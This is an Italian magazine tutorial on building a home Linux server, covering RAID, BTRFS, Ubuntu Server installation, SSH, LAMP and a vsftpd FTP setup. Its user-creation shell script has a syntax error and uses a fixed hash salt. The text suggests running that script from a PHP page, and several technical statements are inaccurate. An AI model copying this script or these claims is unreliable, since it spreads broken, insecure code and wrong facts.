Un server, solitamente, lavora con file di grandi dimensioni (e probabilmente anche in gran numero), a prescindere da cosa debba realmente fare. Ad esempio, un server web avrà molte pagine HTML e diverse immagini, oltre ad eventuali filmati. Un database **MySQL**[4] viene scritto sul disco rigido sotto forma di file. Ed un server FTP è ovviamente obbligato ad ospitare dei file. Per chi vuole costruire un server casalingo si pone dunque ora il problema principale: dove memorizzare tutti i file necessari? Esistono due soluzioni fondamentali: la prima è l'utilizzo di uno **storage cloud**, esterno al server vero e proprio (utile se si vuole lavorare con quantità davvero grandi di file); la seconda l'uso di uno o più dischi rigidi da collegare direttamente al server stesso. In queste pagine ci interesseremo soprattutto di questa seconda opzione. Anche questa, però, presenta un problema: un singolo disco potrebbe risultare troppo piccolo, e se dovesse rompersi perderemmo tutto. Ma sono state sviluppate alcune semplici soluzioni.

AD OGNUNO IL SUO RAID

Qual è il sistema RAID perfetto per te?

Per risolvere i nostri problemi esiste una tecnologia di basso livello chiamata RAID, che indica alcune configurazioni per i dischi da impostare direttamente nel BIOS.
Ci sono diverse possibilità: **0, 1, 2, 3, 4, 5** e **6**. Il RAID 0 consente l'unione di più dischi fisici in un unico disco virtuale. Il RAID 1 è invece utile per eseguire automaticamente la copia dei dati su un disco secondario, per il backup.
In questo modo, infatti, è possibile recuperare i file da un secondo disco nel caso il primo dovesse danneggiarsi.
Gli altri livelli sono poco utili per i nostri scopi (ed in generale poco utilizzati), tranne il sesto. Questo, infatti, ha una doppia ridondanza: funziona un po' come il 3 con la differenza che esegue ben due copie. In tal modo la possibilità di perdere dati è quasi pari a zero. Il problema è che la scrittura diventa molto lenta.

BUTTER TREE FS

Il file system del futuro è già qui: scopriamo quali sono i suoi punti di forza!

Una tecnologia a maggiore livello è il file system. Possiamo, infatti, unire due dischi fisici in un unico disco virtuale sfruttando un file system molto particolare: **BTRFS**. È da molti considerato il file system del futuro, e su Ubuntu può essere adottato in fase di installazione. Un singolo file può essere grande fino a 16 EB, cioè 1 milione di terabyte. Per rendersi effettivamente conto di questa grandezza, basti pensare che per ora tutti i testi prodotti dall'umanità non superano i 6 EB. Il bello di questo, oltre alle enormi dimensioni di file concesse (tra l'altro, un disco può contenere 18,4 miliardi di miliardi di file), è la possibilità di "spalmare" il file system tra diversi dischi fisici, in modo da ottenere un unico disco virtuale. A differenza di RAID 0, questa non dovrebbe comportare la perdita di tutti i dati nel caso in cui uno dei supporti di memorizzazione dovesse rompersi. Inoltre, la sua struttura a **Btree** riduce al minimo la frammentazione, aumentando il rendimento di una eventuale operazione di recupero dei file su un disco danneggiato. In teoria, con lo standard di scrittura del file system, nel caso venga improvvisamente staccata la corrente durante la scrittura di un file, verrebbero perduti soltanto i dati scritti negli ultimi 30 secondi precedenti lo spegnimento improvviso. Con Btrfs, è anche possibile replicare gli effetti di un RAID 1.

AD OGNI UTENTE IL SUO HARD DISK

Come fare con i punti di mount e i link simbolici?

Scopriamo un ulteriore metodo, ancora più ad alto livello, per far apparire nello stesso disco virtuale file che vengono di fatto memorizzati su dispositivi differenti. Parliamo dei punti di mount. Visto che per GNU/Linux "tutto è un file" (ed i sistemi hanno imparato ad amare questa caratteristica), è possibile montare più dispositivi in uno stesso disco principale, come sottocartelle del file system principale. In linea teorica, supponendo di avere tre utenti sul nostro server, possiamo anche decidere di assegnare a ciascuno un disco rigido differente: quello dell'utente A sarà montato nella cartella **/home/A**, quello dell'utente B in **/home/B**, e così via. La cartella di root (cioè /) sarà ospitata da un altro disco ancora. Apparentemente si tratta di un unico file system, ed anche le operazioni di ricerca tra i file ragioneranno nello stesso modo. Ma, in realtà, si tratta di dispositivi ben diversi. Quindi, se un disco viene danneggiato, il problema rimane esclusivamente dell'utente a cui tale disco apparteneva, e non può nuocere agli altri o al sistema operativo stesso. Naturalmente, la stessa operazione può essere fatta utilizzando dei link simbolici[5]. In questo caso, però, non tutte le funzioni possono essere eseguite "naturalmente" poiché alcuni programmi sono progettati per non seguire i link simbolici.

[4] MySQL: è la versione più diffusa del database SQL, ma non è l'unica: ad esempio, esiste anche PostgreSQL [5] Link simbolico: può essere creato con il com

Installiamo il nostro primo server!

L'installazione guidata di Ubuntu Server è davvero semplificata: anche gli utenti alle prime armi potranno portarla a termine in pochi minuti e senza troppe difficoltà


[!!] Selezionare la posizione

Il Paese selezionato verrà usato come riferimento per il fuso orario e per determinare la lingua del sistema. Normalmente questo dovrebbe essere il Paese in cui si vive.

Questo è un breve elenco basato sulla lingua selezionata. Scegliere «altro» se il proprio Paese non compare nell'elenco.

Paese, territorio o area:

Italia
Svizzera
altro

<Indietro>

01 SCARICHIAMO L'ISO

Ubuntu Server è liberamente scaricabile (come tutte le altre distro) dal sito Web ufficiale di Canonical. L'indirizzo da raggiungere è ***www.ubuntu.com/download/server***. Dopo averla scritta su una pendrive❻, avviamo il PC con il boot da USB.

02 IN LINGUA ITALIANA

All'inizio, indichiamo l'**Italiano** come lingua predefinita, e scegliamo la voce di menu **Installa Ubuntu Server**. La procedura guidata ci chiederà di confermare il nostro Paese di residenza, stimato sulla base della lingua scelta. Con ogni probabilità, il Paese sarà **Italia**.

[!!] Impostazione utenti e password

Verrà ora creato un account utente da usare al posto dell'account di root per le attività normali, che non riguardano l'amministrazione del sistema.

Inserire il vero nome di questo utente, per esempio nome e cognome. Questa informazione viene usata per indicare il mittente delle email e da altri programmi che mostrano o usano il nome completo dell'utente.



Nome completo del nuovo utente:

<Indietro> <Continua>

03 QUALE TASTIERA?

Per riconoscere correttamente la tastiera, tra le centinaia di layout esistenti, l'installer ci pone alcune domande alle quali dobbiamo rispondere con un semplice sì o no. Per esempio, su una tastiera italiana ci sarà sicuramente il tasto **è**, quindi la risposta sarà **Sì**.

04 IL PRIMO UTENTE...

Le impostazioni di base prevedono il nome del computer (**hostname**), e i dati del primo utente. Si comincia con il nome, che viene chiesto due volte: il primo è il nome completo (ad esempio **Gianni Barbagianni**), mentre il secondo lo username troncato (**gianni**).

05 ...E LA SUA PASSWORD



In seguito è necessario specificare la password dell'utente, un campo obbligatorio senza il quale non sarà possibile, per ovvi motivi di sicurezza, effettuare il login al sistema. Il nostro consiglio è quello di settare una password difficile da scovare (lettere, numeri, e caratteri speciali).

06 CIFRATURA O NO?

È anche possibile decidere di cifrare la cartella personale dell'utente. Ciò ci protegge nel caso in cui qualcuno rubi il disco su cui sono memorizzati i nostri file o nel caso volessimo aggiungere altri utenti e impedire loro l'accesso ai nostri documenti.



ando ln -s ❻ **Pendrive avviabile:** per scrivere un'ISO su una pendrive consigliamo di affidarsi all'ottimo tool Unetbootin

Disco rigido: partizionalo così!

Decidiamo come partizionare il disco rigido e procediamo all'installazione definitiva del sistema operativo: il nostro server prende forma!

01 PARTIZIONI GUIDATE



Il partizionamento non è complicato, soprattutto se vogliamo utilizzare l'intero disco a disposizione. Possiamo infatti scegliere l'opzione **Guidato – Usa l'intero disco ed imposta LVM**, che si occupa di distribuire da solo le partizioni necessarie.

02 UN DISCO VIRTUALE

L'LVM[7] è una tecnologia che consente la definizione di volumi virtuali. Molto utile, ad esempio, se abbiamo più di un hard disk, e vogliamo trattarli come se fosse uno solo. Per essere più chiari, due dischi da 500 GB diventano un unico disco virtuale da 1 TB.

03 TUTTO AUTOMATICO

Per procedere in tutte queste schermate basta premere il tasto **Sì**. Sono, infatti, dei semplici messaggi informativi, proprio perché la definizione delle partizioni è automatica. Di norma vengono create due sole partizioni: una di swap e l'altra per l'intero sistema.

04 GLI AGGIORNAMENTI

Terminato il partizionamento, il sistema verrà installato. Possiamo poi decidere come comportarsi con gli aggiornamenti: la soluzione migliore è di scegliere **Installare automaticamente gli aggiornamenti di sicurezza**, per essere sempre super protetti.

05 QUALI SERVER VUOI?

Dopo avere installato il sistema base, Ubuntu Server ci facilita l'installazione dei moduli server permettendoci di scegliere quali installare automaticamente. I più interessanti sono **OpenSSH** e **LAMP**: li scopriremo nel dettaglio tra qualche pagina.

06 IL "SOLITO" GRUB

L'ultimo passo, fondamentale per concludere l'installazione del sistema, consiste nell'impostazione del bootloader. Quando ci viene chiesto se installare GRUB è sufficiente rispondere **Sì** ed attendere pochi secondi affinché la procedura sia terminata in maniera definitiva.

[7] LVM: (Logical Volume Manager) rende decisamente più semplice il partizionamento di uno o più dischi

L'ACCESSO REMOTO CON SSH

Casa è dove c'è un terminale di sistema. E grazie ad SSH casa può essere ovunque, perché è possibile ottenere una shell del nostro server accedendo da qualsiasi altro computer. Questo rende l'amministrazione del server molto più semplice, perché non dobbiamo trovarci fisicamente davanti ad esso, ma abbiamo tutte le potenzialità di una vera shell GNU/Linux bash. Cosa ci serve per collegarci al server? Il suo indirizzo IP (della rete locale, se ci troviamo all'interno di essa, oppure quello pubblico[8] se siamo all'esterno) ed un inoltro delle porte del router. Il server, infatti, è raggiungibile dalla porta 22, che di solito è bloccata dai router commerciali. Quindi, basta andare nell'interfaccia web del router stesso, cercando la sezione **Port Forwarding**, ed abilitare la numero **22** per l'indirizzo IP locale del server. Nel caso, per qualsiasi motivo, non volessimo utilizzare la porta 22, è anche possibile mettere il server in ascolto su altre porte modificando il file **/etc/ssh/sshd_config** (correggendo la riga Port 22). Dobbiamo naturalmente ricordarci di impostare tale porta anche quando vorremo collegarci al server, con un comando del tipo **ssh -p YYY luca@XX.XX.XX.XX** dove YYY è la nuova porta. Inoltre, utilizzando le opzioni **-Y -C** è possibile avviare anche programmi con interfaccia grafica.







Fig. 2 - Port forwarding su un router Alice (uno dei modelli più diffusi nel nostro Paese)

Il terminale dove vuoi tu!

Bastano quattro passi per aprire una shell del nostro server da qualsiasi altro PC

01 L'INDIRIZZO GIUSTO

Se non conosciamo l'indirizzo locale del nostro server è sufficiente, da esso, dare il comando **ifconfig** e leggere il valore di **indirizzo inet**. Possiamo utilizzare questo indirizzo per collegarci direttamente al server oppure per impostare il forwarding sul router.

02 COL COMANDO SSH

Da un altro computer equipaggiato con GNU/Linux possiamo accedere alla shell del nostro server aprendo un terminale e digitando il comando **ssh luca@XX.XX.XX.XX**, dove luca è il nome utente sul server e **XX.XX.XX.XX** il suo indirizzo IP (locale o globale).

03 CONFERMIAMOLO



Ci verrà chiesto se considerare sicuro il server: dobbiamo rispondere **yes**[9]. Ci viene poi chiesto di inserire la password dell'utente con cui accediamo al server. La password non compare mentre scriviamo.


04 ECCO IL TERMINALE


Dopo il primo avvio, ci verrà presentato l'ambiente desktop Unity ed una finestra che riassume le principali scorciatoie che ci aiutano a muoverci più agevolmente nell'interfaccia grafica principale del sistema.

[8] IP pubblico: visitiamo il sito Web *whatismyipaddress.com* [9] sicurezza SSH: registra il fingerprint per evitare furti di identità

Il genio della LAMPada!


Vogliamo metter su un sito o un'applicazione Web? Quello che ci serve è LAMP

01 L'INSTALLAZIONE

Qualche pagina più indietro abbiamo installato la distro: la procedura guidata ci ha chiesto di specificare la password dell'utente root di MySQL. Questa password ci servirà tra poco per accedere al pannello di gestione del database. Rinfreschiamo quindi la memoria.

02 SITO DI DEFAULT

Il file di configurazione principale di Apache si chiama **/etc/apache2/sites-available/default**. Nel caso se ne vogliamo creare un altro basta copiare il file con **sudo cp** modificando poi i dati contenuti. Infine lo si abilita con il comando **sudo a2ensite nome**.

03 NOME DI DOMINIO

Se vogliamo evitare di utilizzare sempre soltanto l'indirizzo IP del server per raggiungerlo, e preferiamo piuttosto un nome di dominio, il servizio **www.no-ip.com** ce ne offre uno di terzo livello a titolo gratuito. Basta registrarsi ed installare il programma **noip-duc**.

04 LE PORTE SONO APERTE?

Controlliamo se procede tutto correttamente utilizzando Nmap[10]. Se i server sono attivi lo scopriremo subito, con il comando **nmap XX.XX.XX.XX** (dove, ovviamente, XX.XX.XX.XX è l'indirizzo IP o il nome di dominio del server in uso).

05 IL WEB SERVER C'È!

Se da Nmap risultano aperte la porta **80**, la **21**, e la **22** significa che i server web, FTP, ed SSH sono attivi. La porta di MySQL non dovrebbe apparire, perché filtrata. Possiamo gestire MySQL aprendo il browser alla pagina **http.// XX.XX.XX.XX/phpmyadmin/**.

06 GESTIRE MYSQL

Qui, naturalmente, ci servirà la password: il nome utente per l'accesso è infatti **root**, mentre la password è quella decisa durante l'installazione del sistema operativo. Eseguito il login, potremo gestire database e tabelle del nostro server MySQL "fatto in casa".

[10] Nmap: software specializzato nell'analisi di di un host che scova eventuali porte aperte, e non solo

IL NOSTRO SERVER FTP

Uno dei sistemi più "antichi" per il trasferimento di file tra computer è l'FTP, quindi questa tecnologia non può mancare sul nostro server. Grazie a **Vsftpd** (**Very Secure FTP Daemon**) installare un server di questo tipo è molto semplice e si può lavorare in tutta sicurezza senza doversene preoccupare più di tanto. Gli utenti FTP sono, banalmente, gli stessi utenti del sistema operativo. Quindi, per aggiungere un nuovo utente FTP basta creare un nuovo utente di sistema[11]. Possiamo in realtà automatizzare l'operazione con un semplice script shell (chiamato, per esempio "nuovoutente.sh"), in grado di costruire un nuovo utente sulla base del nome e della password[12] che devono essergli assegnati:

```
if [ $(id -u) -eq 0 ]; then
        username = $1
          password = $2
        egrep "^$username" /etc/passwd >/dev/null
        if [ $? -eq 0 ]; then
                echo "$username esiste già"
                exit 1
        else
                pass=$(perl -e 'print crypt($ARGV[0], ➘
                                    "password")' $password)
                useradd -d /home/$username/ftp -s /bin/false ➘
                                    -m -p $pass $username
                [ $? -eq 0 ] && echo "Utente aggiunto con ➘
                                    successo" || echo "Errore!"
        fi
else
        echo "Non sei root"
        exit 2
fi
```

Download e upload FTP con VsFTPd

Scopriamo come installare e configurare in pochi passi un server FTP

```
luca@linuxmag:~$ sudo apt-get install vsftpd
[sudo] password for luca:
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti NUOVI saranno installati:
  vsftpd
0 aggiornati, 1 installati, 0 da rimuovere e 4 non aggiornati.
È necessario scaricare 111 kB di archivi.
Dopo quest'operazione, verranno occupati 361 kB di spazio su disco.
Scaricamento di:1 http://it.archive.ubuntu.com/ubuntu/ trusty-updates/main vsftp
d amd64 3.0.2-1ubuntu2.14.04.1 [111 kB]
Recuperati 111 kB in 0s (216 kB/s)
Preconfigurazione dei pacchetti in corso
Selezionato il pacchetto vsftpd non precedentemente selezionato.
(Lettura del database... 57317 file e directory attualmente installati.)
Preparativi per estrarre .../vsftpd_3.0.2-1ubuntu2.14.04.1_amd64.deb...
```

01 SETUP IN CORSO

Il server che vogliamo utilizzare si chiama Vsftpd: quindi, lo installiamo da un terminale (anche tramite ssh, volendo) con il comando **sudo apt-get install vsftpd**. L'installazione non dovrebbe impiegare molto tempo.

```
GNU nano 2.2.6              File: /etc/vsftpd.conf

listen=YES
#
# Run standalone with IPv6?
# Like the listen parameter, except vsftpd will listen on an IPv6 socket
# instead of an IPv4 one. This parameter and the listen parameter are mutually
# exclusive.
#listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default)
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
```

02 ADESSO SI CONFIGURA

Per configurare il server FTP si deve aprire con privilegi di amministrazione il file **/etc/vsftpd.conf**. Questo si può fare con il comando **sudo nano /etc/vsftpd.conf**. Tutto ciò che dobbiamo fare è decommentare alcune righe.

```
GNU nano 2.2.6              File: /etc/vsftpd.conf              Modificato

listen=YES
#
# Run standalone with IPv6?
# Like the listen parameter, except vsftpd will listen on an IPv6 socket
# instead of an IPv4 one. This parameter and the listen parameter are mutually
# exclusive.
#listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default)
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
```

03 ABILITARE GLI UTENTI

La prima riga da decommentare (basta cancellare il # al suo inizio) è la **local_enable**, che consente l'utilizzo degli utenti del sistema. La seconda è **write_enable**, che permette l'accesso in scrittura al server e non solo in lettura.

```
GNU nano 2.2.6              File: /etc/vsftpd.conf              Modificato

# Beware that on some FTP servers, ASCII support allows a denial of service
# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd
# predicted this attack and has always been safe, reporting the size of the
# raw file.
# ASCII mangling is a horrible feature of the protocol.
#ascii_upload_enable=YES
#ascii_download_enable=YES
#
# You may fully customise the login banner string:
#ftpd_banner=Welcome to blah FTP service.
#
# You may specify a file of disallowed anonymous e-mail addresses. Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
```

04 SERVE PIÙ SICUREZZA!

L'ultima riga da decommentare è **chroot_local_user**. In tal modo, ogni utente verrà vincolato alla propria cartella, e non potrà in alcun modo accedere alle cartelle di altri. Questo è un punto fondamentale per la sicurezza del server.

[11] Aggiunta di un utente: aggiungiamo un utente con il comando adduser. [12] Utenti FTP: un utente senza password non è autorizzato all'accesso

CONNESSIONE VIA FTP

Questo script può essere avviato con il comando **./nuovoutente.sh gigi segreto**, dove **gigi** è il nome del nuovo utente da creare e **segreto** la sua password. Naturalmente, possiamo lanciare questo script anche da una pagina PHP⑬ presente sullo stesso server, così da automatizzare il processo di registrazione di un nuovo utente tramite una pagina Web (che scriveremo appositamente).
Se vogliamo aprire il nostro server a tutti, consentendo quindi a chiunque di creare una utenza FTP, forse è meglio evitare di creare gli utenti direttamente nel sistema operativo, cosa che può risultare piuttosto complessa nel caso di centinaia di utenti. Utilizzando **PureFTP**, invece, possiamo memorizzare gli utenti e le loro impostazioni personali in un database MySQL (che abbiamo già installato sul server). In tal modo diventa banale registrare nuovi utenti tramite interfaccia web (ne esiste già una pronta, che può essere scaricata dall'indirizzo ***http://tinyurl.com/registrare-utenti-lm***). È possibile installare PureFTP semplicemente lanciando il comando **sudo apt-get install pure-ftpd-mysql**.

Gli utenti del server FTP

Vsftpd ci permette di abilitare gli utenti di sistema per l'accesso tramite FTP

```
# Beware that on some FTP servers, ASCII support allows a denial of serv
# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd
# predicted this attack and has always been safe, reporting the size of
# raw file.
# ASCII mangling is a horrible feature of the protocol.
#ascii_upload_enable=YES
#ascii_download_enable=YES
#
# You may fully customise the login banner string:
#ftpd_banner=Benvenuto nel mio server FTP
#
# You may specify a file of disallowed anonymous e-mail addresses. Appar
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
#
# You may restrict local users to their home directories.  See the FAQ f
# the possible risks in this before using chroot_local_user or
# chroot_list_enable below.
chroot_local_user=YES
```

01 BANNER DI SALUTO

La riga **ftp_banner** consente di specificare un testo di benvenuto⑭. In pratica, tutto ciò che si trova a destra del simbolo = verrà inviato come messaggio ad ogni utente che si collega tramite FTP al server. È un modo per presentarsi e di distinguersi dagli altri server FTP.

```
secure chroot() jail at times vsftpd does not require filesystem
s.
chroot_dir=/var/run/vsftpd/empty

string is the name of the PAM service vsftpd will use.
vice_name=vsftpd

option specifies the location of the RSA certificate to use for SS
pted connections.
_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
option specifies the location of the RSA key to use for SSL
pted connections.
vate_key_file=/etc/ssl/private/ssl-cert-snakeoil.key

[ Scritte 150 righe ]
```

02 RIAVVIO SERVER

Salviamo il file premendo **Ctrl+O** e poi **Invio.** Per caricare la nuova configurazione è necessario riavviare il server. Questo si fa con il comando **sudo service vsftpd restart**. Se compare la scritta **vsftpd start/running** significa che tutto è andato bene.

```
root@linuxmag:~# mkdir /home/gianni
root@linuxmag:~# mkdir /home/gianni/ftp
root@linuxmag:~# adduser --home /home/gianni/f
Attenzione: la directory home /home/gianni/ft
Aggiunta dell'utente «gianni» ...
Aggiunta del nuovo gruppo «gianni» (1001) ...
Aggiunta del nuovo utente «gianni» (1001) con
La directory home «/home/gianni/ftp» già esis
uata.
adduser: Attenzione: la directory home «/home
nte che si sta creando.
Inserire nuova password UNIX:
```

03 UN NUOVO UTENTE

Per aggiungere un nuovo utente creiamo la sua cartella **home** (per esempio **/home/gianni**) ed una al suo interno dedicata ad i file (per esempio **ftp**). Aggiungiamo poi l'utente col comando **sudo adduser --home /home/gianni/ftp --shell /bin/false gianni.**

```
root@linuxmag:~# mkdir /home/gianni
root@linuxmag:~# mkdir /home/gianni/ftp
root@linuxmag:~# adduser --home /home/gianni/ftp --shell /bin/false gianni
Attenzione: la directory home /home/gianni/ftp indicata già esiste.
Aggiunta dell'utente «gianni» ...
Aggiunta del nuovo gruppo «gianni» (1001) ...
Aggiunta del nuovo utente «gianni» (1001) con gruppo «gianni» ...
La directory home «/home/gianni/ftp» già esiste. Copia da «/etc/skel» non effett
uata.
adduser: Attenzione: la directory home «/home/gianni/ftp» non appartiene all'ute
